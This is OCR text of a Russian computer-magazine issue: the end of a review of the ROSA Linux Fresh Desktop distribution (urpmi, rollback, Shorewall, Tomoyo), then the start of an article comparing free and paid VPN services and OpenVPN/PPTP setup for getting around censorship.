треть на рекламу. По счастью, это ненадолго — затем нужно будет выбрать параметры загрузчика. После его настройки (и установки) потребуется установить пароль root. На удивление, на этом этапе можно поставить хоть однобуквенный пароль — установщик это отметит только разомкнутым замочком без подсказки.

Следующим этапом будет создание нового пользователя. И все вроде бы хорошо... но во время установки можно создать только одного пользователя. Затем указываем имя хоста. Последним же этапом перед перезагрузкой будет выбор служб, запускающихся при старте системы. По умолчанию sshd отключен. Хотелось бы, чтобы разработчики составили более внятное описание к последнему, — не все начинающие пользователи могут знать, что это такое.

В случае загрузки в режиме Live DVD этапы начальной настройки (вплоть до параметров часов) будут совершенно идентичными. А затем после недолгого ожидания покажется девственно чистый рабочий стол KDE с панелью. Разумеется, выглядит он эстетично, но помилуйте — откуда начинающий пользователь (а ведь данный дистрибутив рассчитан в том числе и на них) может догадаться, что для установки нужно щелкнуть по левому нижнему значку, выбрать «Приложения» и уже там «Установщик в режиме Live»? Не лучше ли было разместить его на основном рабочем столе, как это сделано в Ubuntu? Кроме того, при одновременной работе, допустим, установщика и браузера первый спустя какое-то время подвисает.

Перейдем от установки к использованию.

ПЕРВЫЙ ЗАПУСК И ВПЕЧАТЛЕНИЯ

После перезагрузки (стоит отметить, что диск не извлекается автоматически) будет выведено локализованное меню Grub 2, в котором, к слову, нет упоминаний о каком-либо режиме восстановления — хотя для новичков в Linux это может оказаться полезным. От начала запуска до появления экрана входа прошло около 23 с. Экран входа выглядит довольно зрелищно, но в то же время не перегружен ненужными опциями.

После входа обнаруживается, что рабочий стол (как и в режиме Live DVD) совершенно и абсолютно чист — только в нижних углах жмутся друг к другу значки. Отмечу, что наведение на подавляющее большинство значков вызывает подсказку — но вот при наведении на фирменный значок «РОСЫ» она не возникает.

После нажатия на данный значок появляется разработка собственно команды ROSA — Simple Welcome, которая, по словам разработчиков, предназначена для удобной группировки приложений. На самом же деле эта разработка подозрительно напоминает аналогичное средство в Ubuntu Unity — такая же строка поиска, так же организованы значки...

Еще одна разработка команды — TimeFrame, инструмент, позволяющий отслеживать, когда и какие файлы ты открывал. Также есть возможность просматривать видео в миниатюре и зачем-то есть интеграция с соцсетями (в том числе и с «ВКонтакте»). Это выглядит довольно привлекательным, но если пользоваться дистрибутивом всерьез — будет не хватать «изменения масштаба» времени.


Бросается в глаза еще и тот факт, что Simple Welcome временами не показывает некоторые приложения, установленные в системе. То есть процедура запуска приложения, отсутствующего в стандартном наборе, который предоставляется данным лаунчером, для новичка может оказаться сложной задачей.

Но вот в правом углу загорелся красный индикатор — обнаружены обновления. При щелчке появляется окошко со списком обновлений. Примечательно в этом окошке одно — заголовок (в частности, кнопка закрытия окна) навевает мысли о Windows (начиная с Windows 7). При обновлении не требуется ввод какого-либо из паролей, а после, если понадобится перезагрузка, будет выведено сообщение, какие именно пакеты ее вызвали. Обновление может потребоваться дважды — первое затрагивает сам менеджер репозиториев и пакетов, второе же обновляет все остальное.




WWW

Клон ROSA Linux: www.magos-linux.ru



Лаунчер Simple Welcome



Обновление ПО

УСТАНОВКА SKYPE В ROSA LINUX

В репозиториях «РОСЫ» есть и Skype. Для его установки на 64-разрядный дистрибутив нужно выполнить следующие команды:

```
# urpmi add32to64media
# urpmi --auto-update
# urpmi get-skype
# urpme add32to64media
```

После этого можно спокойно по нему звонить.

Набор программ стандартен для подобного рода дистрибутивов — Firefox, LibreOffice, а с учетом того, что ROSA основан на KDE, еще и k3b. Firefox без проблем справляется с Flash'ем — Flash Player, хоть и довольно уже старый из-за политики Adobe, в системе присутствует. Если же нужна более свежая версия Flash Player, можно поставить пакет freshplayerplugin, позволяющий использовать плеер, который идет в составе Chromium.

LibreOffice запускается секунд семь — довольно долго, если сравнивать, например, с Ubuntu. Особых отличий от «официального» LibreOffice не замечено. В качестве почтового клиента используется Thunderbird, в представлении не нуждающийся.


В качестве просмотрщика PDF используется Okular, умеющий просматривать и другие форматы, такие как FB2 (что, несомненно, понравится любителям почитать на компьютере).

Вот в мультимедийном смысле дистрибутив хорош — без проблем воспроизводит и видео, и MP3 (причем в случае с MP3 проблем с кодировками замечено опять же не было). Оно и неудивительно — дистрибутив российский и под патентные ограничения США не подпадает.

Если говорить о развлечениях, в репозиториях есть множество игр. Есть даже один из портов Doom — Doomsday, довольно неплохой порт, требующий (как, впрочем, и все остальные порты) оригинальных WAD-файлов. Ну а если нужно запустить еще какую-либо ретроигру — к твоим услугам DOSBox.

В качестве торрент-клиента используется Ktorrent. Torrent-файлы, загружаемые Firefox, открываются в нем автоматически, так же как и magnet-ссылки. Сам же Ktorrent имеет множество настроек — от полосы пропускания до шифрования.

Файловый менеджер KDE, Dolphin, здесь выше всяческих похвал: мало того что выглядит он в дистрибутиве довольно неплохо, так еще и без проблем обозревает сеть Windows — а ведь подобными проблемами грешат и некоторые дистрибутивы от крупных производителей. Более того, это первый дистрибутив, в стандартном файловом менеджере которого я встретил поддержку ACL, хотя дистрибутив, казалось бы, ни разу не корпоративный. Впрочем, есть и ложечка дегтя — при установке ACL Dolphin не проверяет, поддерживаются ли они данной ФС, и в случае отсутствия такой поддержки не выводит никакого сообщения об этом.




Добавление ACL в Dolphin

В качестве фронтенда к Network Manager используется Plasma NM, поддерживающий множество типов соединений — от Wi-Fi до OpenVPN. К слову, в случае с Wi-Fi есть одна маленькая особенность — если подключаться к нему из самого плазмоида, пароли не сохраняются. Для сохранения нужно их вбивать в настройках. Это может быть удобно, если ты часто путешествуешь и не хочешь засорять свой ноут ненужными сетями.

Графические средства настройки тоже имеются — правда, по неизвестным причинам большинство из них можно вызвать, только используя командную строку. Поскольку дистрибутив фактически является наследником Mandriva (а тот, в свою очередь, наследник Mandrake), названия средств настройки начинаются на drak. Например, для запуска настройки некоторых вещей, связанных с безопасностью, нужно набрать draksec, а для поиска по логам — draklog.

И тут мы плавно переходим к внутренностям дистрибутива.

ЧТО У НАС ВНУТРИ?

Ядро и система инициализации

В качестве ядра используется LTS-версия 3.14. Но в имени дефолтного ядра есть буковки nrj. Это означает, что ядро оптимизировано, — в частности, используется планировщик ввода-вывода BFQ, а ядро — мягкого реального времени. Кроме того, на десктопах, ноутбуках и нетбуках используются разные ядра с разными таймингами планировщика.

В репозиториях также имеются и иные ядра — как ванильное, так и для серверов.

Системой инициализации в данной линейке дистрибутивов был выбран systemd, что означает отказ от старых утилит service и chkconfig и переход на journald. В то же время графическая утилита drakxservices по-прежнему вызывает старые инструменты.

Сеть

Тут у дистрибутива все более чем стандартно — интерфейсы называются так же, как и в старину, для поднятия соединений используется Network Manager. Единственное отличие — в качестве обертки вокруг iptables используется Shorewall. О нем стоит упомянуть подробнее.

Это, строго говоря, обертка не только вокруг iptables, но и вокруг утилит tc и ip (которая входит в состав iproute2). Поддерживает множество интересных возможностей (как, например, Multi ISP, когда имеется несколько провайдеров, — в случае использования обычного iptables возникают некоторые сложности конфигурирования), добавляет уровень абстракции, относительно легко конфигурируется, и есть даже возможность написания собственных модулей.

В качестве GUI можно использовать drakfirewall, но это крайне малофункциональный инструмент, который не отражает даже сотую долю возможностей Shorewall.

Управление пакетами

Как потомок Mandriva, дистрибутив использует urpmi, который поддерживает установку пакетов и из внешних репозиториев, и из файлов пакетов (при этом, в отличие от обычного rpm, будет произведена попытка разрешения зависимостей).

Для поиска же нужно использовать urpmq. При этом следует помнить, что по умолчанию при полном соответствии имени пакета со строкой поиска он показывает только этот пакет. Для показа всех пакетов необходимо использовать опцию --fuzzy. Например, команда


```
# urpmq libreoffice
```

покажет только пакет с именем libreoffice, а вот команда


```
# urpmq --fuzzy libreoffice
```

покажет, помимо прочего, пакеты с локализацией.

Есть и возможность, аналогичная точкам восстановления в Windows. Обеспечивается она командой urpmi.recover.



Графическая утилита управления пакетами



Управление безопасностью

Для того чтобы начать отслеживать состояние системы, надо набрать команду

```
# urpmi.recover --checkpoint
```

Она говорит системе управления пакетами, что нужно отслеживать устанавливаемые пакеты и в случае необходимости старые версии пакетов помещать в каталог /var/spool/repackage. Для отката же можно использовать

```
# urpmi.recover --rollback "2014-12-20 12:00:00"
```

По умолчанию используется количество секунд с начала эпохи UNIX, но можно указывать и так:

```
# urpmi.recover --rollback "1 day ago"
```

Для отключения отслеживания используй команду

```
# urpmi.recover --disable
```

Есть и команда rurpmi, предназначенная для запуска из-под непривилегированного пользователя под sudo. Она ограничивает устанавливаемые пакеты только подписанными и не разрешает установку локальных пакетов.

В качестве GUI используется drakrpm, весьма напоминающий своим минимализмом аналогичный инструмент от Red Hat, PackageKit. Из него же можно вызвать управление репозиториями (в терминологии ROSA Linux они именуются источниками). Поиск, однако, реализован достаточно неинтуитивно — чтобы найти пакет, нужно сначала указать область поиска «Все».

Безопасность

В качестве MAC в ROSA Linux (во всяком случае, в линейке Fresh Desktop) используется Tomoyo — система защиты, разрабатываемая в Японии с 2003 года под эгидой компании NTT DATA. На данный момент существует две ее ветки — 1.8 и 2.5. Различаются они довольно значительно. Во второй ветке задействованы стандартные функции LSM, что позволило ее включить в основную ветку ядра. В дистрибутиве используется именно она.

В отличие от SELinux, Tomoyo не использует расширенных атрибутов ФС — все файлы, к которым обращается приложение, должны быть прописаны в файлах политик. А для каждого приложения может быть применен набор параметров, называемый профилем. Он позволяет указать, какие именно параметры безопасности следует контролировать.

Есть в Tomoyo еще и условные операторы — правда, условий проверки не очень много. К примеру, следующие строчки в редакторе политик указывают, что для процесса /bin/dd, запущенного из-под bash, разрешается читать блочные устройства, если uid равен 0:

```
<kernel> /bin/bash /bin/dd
    file read /dev/* path1.type=block task.uid=0
```

Кроме того, для облегчения создания политик в Tomoyo имеется возможность обучения. То есть при запуске программы нужно ее «прогнать» по типичным задачам и уже на основе файлов журнала формировать правила.

В репозиториях есть графическая утилита для настройки, но она пока неработоспособна. Файлы политики в составе пакетов, относящихся к Tomoyo, отсутствуют — а ведь пакет официально входит в состав поддерживаемых командой ROSA.

Из инструментов, имеющих отношение к безопасности, стоит также отметить утилиту draksec, которая устанавливает правила ввода паролей для инструментов конфигурации.

ЗАКЛЮЧЕНИЕ

Дистрибутив российского производителя, конечно, нелепо сравнивать с такими гигантами, как RHEL, Ubuntu или SUSE (даже при том, что он является наследником Mandriva). Тем не менее для российского пользователя, обладающего средними знаниями о настройке Linux, он вполне годится — офисный пакет и браузер есть, а больше ничего и не требуется.

Для иных категорий пользователей его применение выглядит дискуссионно. Дистрибутив подошел бы и новичку, но... имеются некоторые шероховатости (например, абсолютно чистый рабочий стол может смутить того, кто хочет перейти на Linux с другой настольной ОС). Для более опытных, возможно, будут непривычны некоторые особенности данного дистрибутива.

К их числу, несомненно, можно отнести менеджер репозиториев. Когда-то, когда yum еще только зарождался, а Ubuntu не было даже в проекте, urpmi был крайне полезной утилитой. Сейчас, однако, он выглядит немного архаичным; к тому же репозиториев, которые можно было бы с ним использовать, крайне мало. С другой стороны, отличительная черта современного дистрибутива — именно наличие собственного репозитория, в противном случае это попросту клон.

Безопасность же оставляет желать лучшего — выбор мало кому известного (хотя и входящего в состав ядра) LSM Tomoyo, да еще и без предустановленных политик (хоть каких), выглядит как минимум странно. Это можно объяснить десктоп-ориентированностью дистрибутива, но в таком случае смысла включать данный пакет в репозитории нет.

Подводя итоги — ROSA Linux Fresh Desktop производит двоякое впечатление. Его можно рекомендовать тому, кто когда-то сидел на Mandriva или желает поддержать отечественного производителя. Всем остальным стоит относиться к нему с осторожностью.



Роман Ярыженко
rommanio@yandex.ru

ФИГАРО ЗДЕСЬ, ФИГАРО ТАМ

ОБЗОР СЕРВИСОВ И VPS-ХОСТЕРОВ ДЛЯ СОЗДАНИЯ VPN

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

chungking@shutterstock.com

В связи с веяниями законодательства и российскими реалиями приходится задумываться о методах обхода цензуры. И если раньше о VPN знали только те, кому это положено, то сейчас о подобных вещах начинают узнавать многие. Как же можно создать VPN-тоннели и что для этого нужно?

ВВЕДЕНИЕ

Прежде всего, определимся со сферой использования VPN и отличиями его как от Tor, так и от обычных прокси. Перед последними у тоннелей есть громадное преимущество — они обеспечивают шифрование, что позволяет защититься от снифинга на уровне провайдера. Если же сравнивать VPN с Tor, очень многое зависит от того, насколько ты доверяешь выходным узлам луковичной сети. В случае с тоннелями также можно использовать два (и более) сервера.

Существует несколько типов VPN, однако нас интересуют главным образом те, которые мы можем создать сами на основе VPS. Понятно, что бесплатно подобного не бывает (а если и бывает, то качество оставляет желать лучшего), но зато большинство хостеров предоставляет пробный период, в течение которого можно оценить, подходит ли данный виртуальный сервер для VPN.

Тем не менее, помимо самосборных VPN, существуют уже готовые сервисы, которые предоставляют шифрованные тоннели. Насчет их конфиденциальности сложно сказать что-то определенное, но среди данных сервисов есть и бесплатные, чего для обхода цензуры в ряде случаев достаточно.


Проблему выбора и настройки VPN — как готовых, так и на основе VPS — мы и рассмотрим.

ПОДГОТОВКА И ОБЗОР ГОТОВЫХ VPN-СЕРВИСОВ


Сперва рассмотрим готовые VPN-сервисы. Речь, разумеется, не идет о программах, которые работают на основе каких-то своих протоколов. Мы говорим о стандартных средствах, поддерживаемых Linux. К их числу относятся следующие протоколы и приложения:

- PPTP — старый (даже можно сказать, древний) протокол, разработанный в Microsoft и применяемый аж с 1996 года. На данный момент его использование не рекомендуется из-за уязвимостей;
- IPSec — семейство протоколов для VPN. Зачастую применяется вместе с L2TP. На мой взгляд, данное семейство избыточно сложно;
- OpenVPN — на сегодняшний день самая популярная реализация VPN.

Настройка параметров VPN в Network Manager



```
Терминал - adminuser@adminuser-VirtualBox: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
41.141.94.31:1897
Mon Dec  8 05:05:20 2014 SENT CONTROL [*.opengw.net]: 'PUSH_REQUEST' (status=1)
Mon Dec  8 05:05:21 2014 PUSH: Received control message: 'PUSH_REPLY,ping 3,ping
-restart 10,ifconfig 10.211.1.5 10.211.1.6,dhcp-option DNS 10.211.254.254,dhcp-o
ption DNS 8.8.8.8,route-gateway 10.211.1.6,redirect-gateway def1'
Mon Dec  8 05:05:21 2014 OPTIONS IMPORT: timers and/or timeouts modified
Mon Dec  8 05:05:21 2014 OPTIONS IMPORT: --ifconfig/up options modified
Mon Dec  8 05:05:21 2014 OPTIONS IMPORT: route options modified
Mon Dec  8 05:05:21 2014 OPTIONS IMPORT: route-related options modified
Mon Dec  8 05:05:21 2014 OPTIONS IMPORT: --ip-win32 and/or --dhcp-option options
 modified
Mon Dec  8 05:05:21 2014 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=
08:00:27:3f:41:6e
Mon Dec  8 05:05:21 2014 TUN/TAP device tun0 opened
Mon Dec  8 05:05:21 2014 TUN/TAP TX queue length set to 100
Mon Dec  8 05:05:21 2014 do_ifconfig, tt->ipv6=0, tt->did_ifconfig_ipv6_setup=0
Mon Dec  8 05:05:21 2014 /sbin/ip link set dev tun0 up mtu 1500
Mon Dec  8 05:05:21 2014 /sbin/ip addr add dev tun0 local 10.211.1.5 peer 10.211
.1.6
Mon Dec  8 05:05:21 2014 /sbin/ip route add 41.141.94.31/32 via 10.0.2.2
Mon Dec  8 05:05:21 2014 /sbin/ip route add 0.0.0.0/1 via 10.211.1.6
Mon Dec  8 05:05:21 2014 /sbin/ip route add 128.0.0.0/1 via 10.211.1.6
Mon Dec  8 05:05:21 2014 Initialization Sequence Completed
```




Подключение к VPN из командной строки


Настройка параметров DNS для VPN в Network Manager

В качестве бэкенда используется протокол TLS и драйверы TUN/TAP.

Есть еще менее распространенные варианты создания VPN-соединения — например, можно сделать шифрованный тоннель, используя PPP поверх OpenSSH. Но эти методы мы в статье затрагивать не будем.

В дальнейшем нам понадобится OpenVPN, так что нелишним будет установить данный пакет на клиентской стороне, а заодно и плагин для Network Manager (предполагается, что используется какая-либо из последних версий Ubuntu):

```
$ sudo apt-get install openvpn↵
  network-manager-openvpn
```

Перейдем наконец к VPN-сервисам.

vpngate.net

Существуют ресурсы, где можно найти список общедоступных VPN-провайдеров. Например, vpngate.net — японский ресурс, созданный в качестве исследовательского проекта Цукубского университета. Присоединиться к проекту может любой желающий, что, таким образом, создает некий аналог сети Tor. Для того чтобы подключиться к VPN-серверу из данного списка, нужно выбрать его на свой вкус (понятно, лучше всего подходят машины с малым временем пинга и широкой полосой пропускания), затем выбрать тип соединения (поскольку мы рассматриваем OpenVPN, то и подключаться будем к OpenVPN) и, наконец, выбрать файл конфигурации. Как правило, их на каждый сервер четыре штуки — hostname/TCP, hostname/UDP, IP-адрес/TCP и IP-адрес/UDP.

После выбора и загрузки конфига оттуда нужно вытащить сертификат — для этого открываем скачанный файл и копируем все, что находится между <ca></ca>, в отдельный файл с расширением crt, сохраняя его в UNIX-формате строк. Затем (в случае использования Network Manager) добавляем новое соединение и в типе создаваемого соединения указываем «Импортировать сохраненные параметры VPN», после чего выбираем файл, который мы скачали. Указываем тип аутентификации по паролю, вбиваем имя пользователя и пароль (на момент написания статьи это была пара vpn/vpn) и выбираем ранее сохраненный сертификат ЦС. Все, после сохранения можно подключаться.

В командной же строке все еще проще — для подключения достаточно набрать следующее:

```
% sudo openvpn --config vpngate_vpn417604226.opengw.net_↵
udp_1512.ovpn
```

Вместо vpngate_vpn417604226.opengw.net_udp_1512.ovpn, естественно, нужно поставить свое имя файла. Кроме того, стоит обратить внимание, что в случае использования этой команды должен быть указан публичный DNS-сервер — иначе доменные имена попросту не будут резолвиться.

А вот с конфиденциальностью у данного проекта не очень, о чем нас честно предупреждают на самом сайте vpngate. Логи пакетов (точнее, заголовков) хранятся в течение двух недель. Логи же соединений (кто когда с кем) и того больше — три и более месяца. Также они реагируют на абузы.

vpnbook.com

Этот сервис предоставляет VPN в Румынии и Германии. Сам веб-сервер тоже находится в Румынии, однако в контактах указана Швейцария. Ресурс общеизвестный, так что вполне вероятно, что его уже везде перебанили. Кроме того, среди доступных серверов имеются еще и серверы США и Канады, которые заточены под веб-серфинг и для P2P не годятся. Настройка с использованием Network Manager практически идентична предыдущему случаю — за исключением того, что пароли там меняются раз в две недели, а DNS нужно прописывать ручками. Для этого на вкладке «Параметры IPv4» в способе настройки ставим «Автоматически (VPN, только адрес)», а в DNS-серверах прописываем какой-либо публичный.

О самом сервисе можно сказать, что торрент-файлы фильтруются, — даже учитывая слова на его страничке о том, что P2P-трафик запрещен только на американских серверах. Также непонятна фактическая юрисдикция данного сервиса — доменное имя зарегистрировано через посредника.

frootvpn.com

FrootVPN усиленно рекламируется на The Pirate Bay. Предоставляет шведские адреса, меняющиеся при каждом подключении. Скорость приличная. При регистрации нужно указать email, логин и пароль, причем логин и пароль будут использоваться и для подключения. Предоставляется как PPTP/L2TP, так и OpenVPN. К сожалению, при использовании Network Manager некоторые маршруты по неизвестным причинам не прописываются в таблице маршрутизации. Поэтому при использовании данного VPN-сервиса нужно запускать OpenVPN из командной строки.

На веб-ресурсе сервиса утверждается, что логи они не хранят. В то же время они не указывают никаких условий использования. Сами же владельцы данного сервиса неизвестны.


seed4.me

Для разнообразия расскажу и о платном PPTP-сервисе seed4.me. Он поддерживает соединение от IP, находящихся в разных странах, в том числе нидерландских, британских, гонконгских... Регистрация по приглашениям.




INFO

GleSYS также предоставляет PPTP-VPN за пять евро в месяц.



Настройка шифрования PPTP в Network Manager



Создание VPS в Open Hosting

Вкратце опишу, как настраивать в Ubuntu с использованием Network Manager. Убедимся, что установлен соответствующий пакет:

```
$ sudo apt-get install↵
  network-manager-pptp
```

Затем в самом Network Manager создаем PPTP-соединение, в качестве шлюза прописываем предпочтительный по стране, имя пользователя / пароль — твои email с паролем, которые ты использовал при регистрации. Не забываем поставить чекбокс «Использовать шифрование MPPE» в дополнительных параметрах и выбрать 128-битное шифрование.

